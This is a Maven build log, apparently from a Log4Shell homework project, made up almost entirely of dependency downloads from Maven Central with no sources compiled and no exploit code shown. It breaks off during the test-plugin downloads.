**Downloaded from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.jar (5.8 kB at 40 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.jar (202 kB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0-no\_aop.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.jar (2.5 kB at 17 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.jar (164 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.jar (33 kB at 185 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.jar (4.5 kB at 25 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.jar (202 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.jar (44 kB at 220 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.jar (52 kB at 249 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.jar (8.5 kB at 39 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.jar (154 kB at 697 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0-no\_aop.jar (357 kB at 1.6 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.jar (215 kB at 863 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.jar (1.5 MB at 5.3 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.jar (502 kB at 1.8 MB/s)**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.pom (6.6 kB at 316 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.pom (1.9 kB at 72 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.pom (2.2 kB at 97 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.pom (910 B at 46 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.18/plexus-components-1.1.18.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.18/plexus-components-1.1.18.pom (5.4 kB at 214 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.pom (1.9 kB at 88 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.pom (2.2 kB at 112 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.pom (2.5 kB at 124 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.pom (1.7 kB at 84 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-parent/1.7/aether-parent-1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-parent/1.7/aether-parent-1.7.pom (7.7 kB at 368 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.pom (2.1 kB at 98 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.pom (3.7 kB at 194 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.pom (1.7 kB at 87 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.pom (4.7 kB at 237 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/19/maven-shared-components-19.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/19/maven-shared-components-19.pom (6.4 kB at 318 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.2.1/maven-plugin-api-2.2.1.pom (1.5 kB at 66 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.2.1/maven-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.2.1/maven-2.2.1.pom (22 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/11/maven-parent-11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/11/maven-parent-11.pom (32 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/5/apache-5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/5/apache-5.pom (4.1 kB at 205 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.2.1/maven-core-2.2.1.pom (12 kB at 612 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.2.1/maven-settings-2.2.1.pom (2.2 kB at 109 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.2.1/maven-model-2.2.1.pom (3.2 kB at 162 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.15/plexus-utils-1.5.15.pom (6.8 kB at 360 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.11/plexus-interpolation-1.11.pom (889 B at 47 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.14/plexus-components-1.1.14.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.14/plexus-components-1.1.14.pom (5.8 kB at 292 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.2.1/maven-plugin-parameter-documenter-2.2.1.pom (2.0 kB at 89 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-jdk14/1.5.6/slf4j-jdk14-1.5.6.pom (1.9 kB at 95 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.5.6/slf4j-parent-1.5.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.5.6/slf4j-parent-1.5.6.pom (7.9 kB at 396 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.5.6/slf4j-api-1.5.6.pom (3.0 kB at 130 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/jcl-over-slf4j/1.5.6/jcl-over-slf4j-1.5.6.pom (2.2 kB at 114 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.2.1/maven-profile-2.2.1.pom (2.2 kB at 94 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.2.1/maven-artifact-2.2.1.pom (1.6 kB at 75 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.2.1/maven-repository-metadata-2.2.1.pom (1.9 kB at 94 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.2.1/maven-error-diagnostics-2.2.1.pom (1.7 kB at 85 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.2.1/maven-project-2.2.1.pom (2.8 kB at 132 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.2.1/maven-artifact-manager-2.2.1.pom (3.1 kB at 141 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/backport-util-concurrent/backport-util-concurrent/3.1/backport-util-concurrent-3.1.pom (880 B at 42 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.2.1/maven-plugin-registry-2.2.1.pom (1.9 kB at 96 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.2.1/maven-plugin-descriptor-2.2.1.pom (2.1 kB at 103 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.2.1/maven-monitor-2.2.1.pom (1.3 kB at 63 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/0.1/maven-shared-utils-0.1.pom (4.0 kB at 131 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/18/maven-shared-components-18.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/18/maven-shared-components-18.pom (4.9 kB at 224 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/22/maven-parent-22.pom (30 kB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/11/apache-11.pom (15 kB at 673 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/2.0.1/jsr305-2.0.1.pom (965 B at 46 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.pom (5.1 kB at 222 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-languages/0.9.10/plexus-languages-0.9.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-languages/0.9.10/plexus-languages-0.9.10.pom (4.1 kB at 188 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.pom (2.9 kB at 109 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/ow2/1.5/ow2-1.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/ow2/1.5/ow2-1.5.pom (11 kB at 535 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.pom (16 kB at 792 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/9/oss-parent-9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/oss/oss-parent/9/oss-parent-9.pom (6.6 kB at 313 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.pom (867 B at 43 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.8.4/plexus-compiler-2.8.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler/2.8.4/plexus-compiler-2.8.4.pom (6.0 kB at 262 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/4.0/plexus-components-4.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/4.0/plexus-components-4.0.pom (2.7 kB at 133 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.22/plexus-utils-3.0.22.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.22/plexus-utils-3.0.22.pom (3.8 kB at 174 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.1/plexus-3.3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.1/plexus-3.3.1.pom (20 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.pom (692 B at 28 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.pom (771 B at 34 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.8.4/plexus-compilers-2.8.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compilers/2.8.4/plexus-compilers-2.8.4.pom (1.3 kB at 54 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.0/maven-settings-builder-3.0.jar (38 kB at 1.4 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.0/maven-repository-metadata-3.0.jar (30 kB at 1.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.0/maven-settings-3.0.jar (47 kB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.0/maven-model-builder-3.0.jar (148 kB at 4.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-impl/1.7/aether-impl-1.7.jar (106 kB at 2.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.0/maven-aether-provider-3.0.jar (51 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-spi/1.7/aether-spi-1.7.jar (14 kB at 271 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-api/1.7/aether-api-1.7.jar (74 kB at 1.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.0/maven-core-3.0.jar (527 kB at 6.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.14/plexus-interpolation-1.14.jar (61 kB at 898 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-incremental/1.1/maven-shared-incremental-1.1.jar (14 kB at 191 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-java/0.9.10/plexus-java-0.9.10.jar (39 kB at 540 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/aether/aether-util/1.7/aether-util-1.7.jar (108 kB at 1.5 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/6.2/asm-6.2.jar (111 kB at 1.3 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-manager/2.8.4/plexus-compiler-manager-2.8.4.jar (4.7 kB at 50 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-javac/2.8.4/plexus-compiler-javac-2.8.4.jar (21 kB at 226 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-compiler-api/2.8.4/plexus-compiler-api-2.8.4.jar (27 kB at 279 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/thoughtworks/qdox/qdox/2.0-M9/qdox-2.0-M9.jar (317 kB at 2.9 MB/s)**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/maven-surefire-common/2.22.2/maven-surefire-common-2.22.2.pom (11 kB at 521 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-annotations/3.5.2/maven-plugin-annotations-3.5.2.pom (1.6 kB at 78 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.5.2/maven-plugin-tools-3.5.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugin-tools/maven-plugin-tools/3.5.2/maven-plugin-tools-3.5.2.pom (15 kB at 732 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-api/2.22.2/surefire-api-2.22.2.pom (3.5 kB at 161 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-logger-api/2.22.2/surefire-logger-api-2.22.2.pom (2.0 kB at 93 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire-booter/2.22.2/surefire-booter-2.22.2.pom (7.5 kB at 355 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-container-default/1.0-alpha-9-stable-1/plexus-container-default-1.0-alpha-9-stable-1.pom (3.9 kB at 188 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.0.3/plexus-containers-1.0.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.0.3/plexus-containers-1.0.3.pom (492 B at 23 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.4/plexus-1.0.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.4/plexus-1.0.4.pom (5.7 kB at 249 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/4.12/junit-4.12.pom (24 kB at 987 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-core/1.3/hamcrest-core-1.3.pom (766 B at 38 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/hamcrest/hamcrest-parent/1.3/hamcrest-parent-1.3.pom**

